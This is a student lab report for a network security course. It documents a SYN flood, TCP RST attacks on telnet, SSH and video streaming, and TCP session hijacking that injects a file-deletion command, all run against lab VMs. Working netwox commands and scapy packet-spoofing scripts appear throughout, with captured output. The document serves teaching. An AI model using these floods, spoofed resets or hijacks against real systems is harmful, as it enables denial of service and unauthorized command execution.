

CS 4990-04 Network and Web Security
TCP Attacks Lab Report
Due: June 15, 2019

Jay Chen
Nick Sacayan

Task 1: SYN Flooding Attack

In this section I was tasked with performing a SYN Flooding Attack. First I set up three VM's, the attacker, client, and server. Next, on the server VM i ran the netstat tool to check the status of my ports.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	
State					
tcp	0	0	127.0.1.1:53	0.0.0.0:*	
LISTEN					
tcp	0	0	10.0.2.9:53	0.0.0.0:*	
LISTEN					
tcp	0	0	127.0.0.1:53	0.0.0.0:*	
LISTEN					
tcp	0	0	0.0.0.0:22	0.0.0.0:*	
LISTEN					
tcp	0	0	0.0.0.0:23	0.0.0.0:*	
LISTEN					
tcp	0	0	127.0.0.1:953	0.0.0.0:*	
LISTEN					
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	
LISTEN					
tcp6	0	0	:::80	:::*	
LISTEN					
tcp6	0	0	:::53	:::*	
LISTEN					
tcp6	0	0	:::21	:::*	
LISTEN					
tcp6	0	0	:::22	:::*	

As seen here, many ports are open and listening. The goal of my attack is to fill a port with SYN-REC so that no more connections could be established. I do this by sending SYN requests rapidly from multiple spoofed IP's that will not respond with an ACK to the server's SYN-ACK request. This will fill the TCB queue and prevent further connections. Before attacking, I had to turn SYN cookies off on the server using `sudo sysctl -w net.ipv4.tcp_syncookies=0`. When SYN cookies are turned on, the SYN Flood attack will not work as the server sends back the same information but hashed. The server then only stores information for the connection if the SYN-ACK returns the correct sequence. In my experiment, the client-server telnet connection was successful during my SYN Flood while SYN Cookies were turned on.

After turning off SYN Cookies I attacked using `sudo netwox 76 -i 10.0.2.9 -p 23 -s raw`. After starting the flood, telnet connections wouldn't go through.

```
[06/13/19]seed@VM:~$ telnet
telnet> open 10.0.2.9
Trying 10.0.2.9...
telnet: Unable to connect to remote host: Connection timed out
telnet> █
```

Wireshark showed the server being flooded from multiple IP's and only some being RST. These RST happen when the SYN-ACK actually reaches the IP address which is in turn confused because it never sent a SYN in the first place, so it responds with an ACK. However, there is not enough RST for the queue to be clear.

Source	Destination	Protocol	Length	Info
10.0.2.9	152.220.238.36	TCP	60	23 → 40357 [SYN, ACK]
64.122.35.83	10.0.2.9	TCP	54	40921 → 23 [SYN] Seq=9...
152.220.238.36	10.0.2.9	TCP	60	40357 → 23 [RST, ACK]
90.78.51.233	10.0.2.9	TCP	54	56687 → 23 [SYN] Seq=20...
25.118.161.57	10.0.2.9	TCP	54	49581 → 23 [SYN] Seq=3...
10.0.2.9	64.122.35.83	TCP	60	23 → 40921 [SYN, ACK]
10.0.2.9	90.78.51.233	TCP	60	23 → 56687 [SYN, ACK]
64.122.35.83	10.0.2.9	TCP	60	40921 → 23 [RST, ACK]

Task 3.2: TCP RST Attack on telnet + SSH

3.2a. TCP RST Attack on telnet

The goal of this task was to use netwox to perform the TCP RST Attack on a telnet connection between 2 devices. I first ran the telnet connection between IP addresses 10.0.2.6 connecting to 10.0.2.7. Then my attacker VM (IP 10.0.2.5) ran the netwox command:

```
"sudo netwox 78 -d enp0s3 -f "host 10.0.2.6" -s raw".
```

This command sends a RST packet on behalf of IP 10.0.2.6 to close the connection. As shown in the screenshot, the client device connecting to telnet can see its connection was closed by a foreign host.

```
e[06/13/19]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Jun 13 18:38:28 EDT 2019 from 10.0.2.6 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[06/13/19]seed@VM:~$ Connection closed by foreign host.
[06/13/19]seed@VM:~$
```

Furthermore, when running Wireshark on the attacker VM, you can see the telnet server connection ACK'ed the unseen RST segment sent by the netwox command.

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID ...
2	2019-...	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Transaction ID ...
3	2019-...	10.0.2.6	10.0.2.7	TCP	74	43464 → 23 [SYN] Seq=2874944643...
4	2019-...	10.0.2.7	10.0.2.6	TCP	74	23 → 43464 [SYN, ACK] Seq=50965...
5	2019-...	10.0.2.6	10.0.2.7	TCP	66	43464 → 23 [ACK] Seq=2874944644...
6	2019-...	10.0.2.7	10.0.2.6	TCP	54	23 → 43464 [RST, ACK] Seq=0 Ack...
7	2019-...	10.0.2.7	10.0.2.6	TCP	54	[TCP ACKed unseen segment] 23 →...

The lab also required using scapy to perform the same RST attack on telnet connection. Below is the python scapy code used to send the RST packet, as well as the output when the code is run with sudo.




```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=43472, dport=23, flags=0x04, seq=2822017494, ack=525263333)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
flags      : FlagsField (9 bits)      = <Flag 4 (R)>
(<Flag 2 (S)>)
window     : ShortField              = 8192
(8192)
chksum     : XShortField             = None
(None)
urgptr     : ShortField              = 0
(0)
options    : TCPOptionsField         = []
([])
```

274	10.0.2.6	10.0.2.7	TCP	43472 → 23 [ACK] Seq=2822017494 Ack=525263325 Win=23...
275	10.0.2.7	10.0.2.6	TELNET	Telnet Data ...
276	10.0.2.6	10.0.2.7	TCP	43472 → 23 [ACK] Seq=2822017494 Ack=525263333 Win=23...
277	10.0.2.5	10.0.2.3	DHCP	DHCP Request - Transaction ID 0x98d7bd21
278	10.0.2.3	10.0.2.5	DHCP	DHCP ACK - Transaction ID 0x98d7bd21
279	PcsCompu...	PcsCompu...	ARP	Who has 10.0.2.3? Tell 10.0.2.5
280	PcsCompu...	PcsCompu...	ARP	10.0.2.3 is at 08:00:27:0d:bc:00
281	PcsCompu...	Broadcast	ARP	Who has 10.0.2.7? Tell 10.0.2.5
282	PcsCompu...	PcsCompu...	ARP	10.0.2.7 is at 08:00:27:bb:c1:d9
283	10.0.2.6	10.0.2.7	TCP	43472 → 23 [RST] Seq=2822017494 Win=8192 Len=0
284	10.0.2.6	10.0.2.7	TELNET	Telnet Data ...
285	10.0.2.7	10.0.2.6	TCP	23 → 43472 [RST] Seq=525263333 Win=0 Len=0

For the scapy python code version the sequence and acknowledge numbers had to be found manually by running Wireshark on the attacker VM and listening to the telnet connection between the other 2 victim PCs. As shown in the screenshot above, the Seq and Ack numbers highlighted in orange are the same values used in the python program so that the telnet connection was "closed by a foreign host". In the red highlight of Wireshark you can see that the RST packet was successfully sent and the telnet connection was closed between IPs 10.0.2.6 and 10.0.2.7.

3.2b. TCP RST Attack on SSH connection



```
[06/15/19]seed@VM:~$ telnet 10.0.2.6 22
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
aaaaaaa
Protocol mismatch.
Connection closed by foreign host.
[06/15/19]seed@VM:~$ telnet 10.0.2.5 22
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Connection closed by foreign host.
[06/15/19]seed@VM:~$
```


The same TCP RST attack was performed using netwox on a secure SSH connection. SSH encrypts data at the transport layer, so the TCP header is left unencrypted and therefore the RST attack should

still work, because it only uses data like Sequence number and Acknowledgement number found in the TCP header.

To prove that the RST attack still works, I ran the netwox command:

"sudo netwox 78 -d enp0s3 -f "host 10.0.2.6" -s raw" and tested 2 telnet connections on telnet SSH port 22, but both were still closed by a foreign host as shown in the screenshot above. This shows that the RST attack is still effective against SSH encryption.

Task 3.3: TCP RST Attack on Video Streaming



The goal of this attack was to send a TCP RST packet on behalf of a machine to a video provider to reset the video connection and prevent more data from being transferred. I chose a long video so that the video would not buffer fully before the attack could be completed, because the attacker VM was very laggy when trying to run the video and Wireshark to watch the packets, so I found that with shorter videos the lag would allow the entire video to buffer before the netwox command could be executed.

I used this netwox command: `sudo netwox 78 -d enp0s3 -f "host 10.0.2.6" -s raw` to disrupt the connection, and after the video played through the already buffered portion the machine spent 10 minutes with the loading screen looping, and when the video was skipped around manually it began buffering on an already loaded portion of the video after netwox command executed. The screenshot above shows that the connection was disrupted. I skipped around the video to test if Youtube would redirect to an error page, but it never did, maybe due to the VM being slow to respond.

I also used Wireshark on the attacker VM just to see the packets being sent from Youtube in real time. I confirmed what the textbook mentioned, that the packets are being sent at a very fast rate, and that it would be impossible to manually enter the correct sequence and acknowledgement numbers into scapy or a simple C spoofing program before they were updated again, especially due to the lag inherent on the VM. This helped further my understanding of why a more advanced sniff and spoof program that would sniff packets and copy their header values automatically would be required to perform the RST attack.

Task 4: TCP Session Hijacking

For this task we had to hijack a telnet connection and get the server to run a malicious command for us remotely. First, I created a test file on my server with the goal of deleting later.

```
[06/15/19]seed@VM:~$ ls
android      Documents    Music        source
bin          Downloads   Pictures     Templates
Customization examples.desktop Public        test
Desktop      lib         secret       Videos
```

Then I established a telnet connection from the client VM to the server VM and ran a few commands. Using Wireshark I captured the packets to obtain the information I needed to forge a TCP packet. From the most recent packet I got the source IP, destination IP, src and dst ports, and sequence and acknowledgment number.

No.	Time	Source	Destination
66	2019-06-15 22:22:28.2634484...	10.0.2.6	10.0.2.7
67	2019-06-15 22:22:28.3347560...	10.0.2.6	10.0.2.7
68	2019-06-15 22:22:28.3350338...	10.0.2.7	10.0.2.6
69	2019-06-15 22:22:28.3351645...	10.0.2.6	10.0.2.7
70	2019-06-15 22:22:28.4392504...	10.0.2.6	10.0.2.7
71	2019-06-15 22:22:28.4423867...	10.0.2.7	10.0.2.6
72	2019-06-15 22:22:28.4425328...	10.0.2.6	10.0.2.7
73	2019-06-15 22:22:28.4449588...	10.0.2.7	10.0.2.6
74	2019-06-15 22:22:28.4451278...	10.0.2.6	10.0.2.7

Source Port: 49078
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3275001096
Acknowledgment number: 1430016160
Header Length: 32 bytes

Using this information I filled in the necessary arguments for netcat 40 (spoof Ip4Tcp). I had to encode the command `\nrm test\n` into hex using python before adding it to the mixed-data value. I used the newline sequences to ensure the command was received correctly.

```
>>> "\nrm test\n".encode("hex")
'0a726d20746573740a'
```

```
Terminator    ↑↓ En  10:28 PM  ⚙️
/bin/bash
/bin/bash 66x24
>>>
[06/15/19]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 1
0.0.2.7 --tcp-src 49078 --tcp-dst 23 --tcp-seqnum 3275001096 --tcp
-acknum 1430016160 --tcp-ack --tcp-window 2000 --tcp-data '0a726d2
0746573740a'
[sudo] password for seed:
IP


|              |          |          |           |     |
|--------------|----------|----------|-----------|-----|
| version      | ihl      | tos      | totlen    |     |
| 4            | 5        | 0x00=0   | 0x0031=49 |     |
| id           |          |          | r         | D M |
| 0xAB08=43784 |          |          | 0         | 0 0 |
| offsetfrag   |          | 0x0000=0 |           |     |
| ttl          | protocol |          | checksum  |     |
| 0x00=0       | 0x06=6   |          | 0xF7B2    |     |
| source       |          |          |           |     |
| 10.0.2.6     |          |          |           |     |
| destination  |          |          |           |     |
| 10.0.2.7     |          |          |           |     |


TCP


|                       |                  |
|-----------------------|------------------|
| source port           | destination port |
| 0xBFB6=49078          | 0x0017=23        |
| seqnum                |                  |
| 0xC3348D08=3275001096 |                  |
| acknum                |                  |
| 0x553C50A0=1430016160 |                  |


```

I also made sure to set the ack bit on and the tcp-window to 2000. I wasn't really sure how the tcp-window worked but I saw it in the slideshow so I set the value arbitrarily high. After using the command I checked my client and my server VM's. My client VM was frozen in its telnet connection. I checked my server VM to see if the test file was removed and it was.

```
[06/15/19]seed@VM:~$ ls
android      Desktop      examples.desktop  Pictures      source
bin          Documents   lib              Public       Templates
Customization Downloads    Music           secret       Videos
```

After the attack, Wireshark showed the client-server connection acting erratically. The server thought that the client was sending duplicate packets and the client thought the server still needed a previous sequence number. The connection was in Dup ACK deadlock.

10.0.2.7	10.0.2.6	TCP	78 [TCP Dup ACK 86#1]	23
10.0.2.6	10.0.2.7	TELNET	69 [TCP Spurious Retrans	
10.0.2.7	10.0.2.6	TCP	78 [TCP Dup ACK 86#2]	23
10.0.2.6	10.0.2.7	TELNET	70 [TCP Spurious Retrans	
10.0.2.7	10.0.2.6	TCP	78 [TCP Dup ACK 86#3]	23
10.0.2.6	10.0.2.7	TELNET	70 [TCP Spurious Retrans	
10.0.2.7	10.0.2.6	TCP	78 [TCP Dup ACK 86#4]	23
10.0.2.6	10.0.2.7	TELNET	70 [TCP Spurious Retrans	
10.0.2.7	10.0.2.6	TCP	78 [TCP Dup ACK 86#5]	23

The lab also tasked me with hijacking using scapy instead of netwox tools. The setup, goal, and the results were all the same. The only difference was I ran the following code to send the spoofed packet. The data was also coded in ASCII as the data is encoded afterwards by scapy.


```
from scapy.all import *  
  
ip = IP(src="10.0.2.6", dst="10.0.2.7")  
tcp = TCP(sport=49084, dport=23, flags="A", seq=4005176397, ack=188904268)  
data = "\nrm test\n"  
pkt = ip/tcp/data  
ls(pkt)  
send(pkt, verbose=0)
```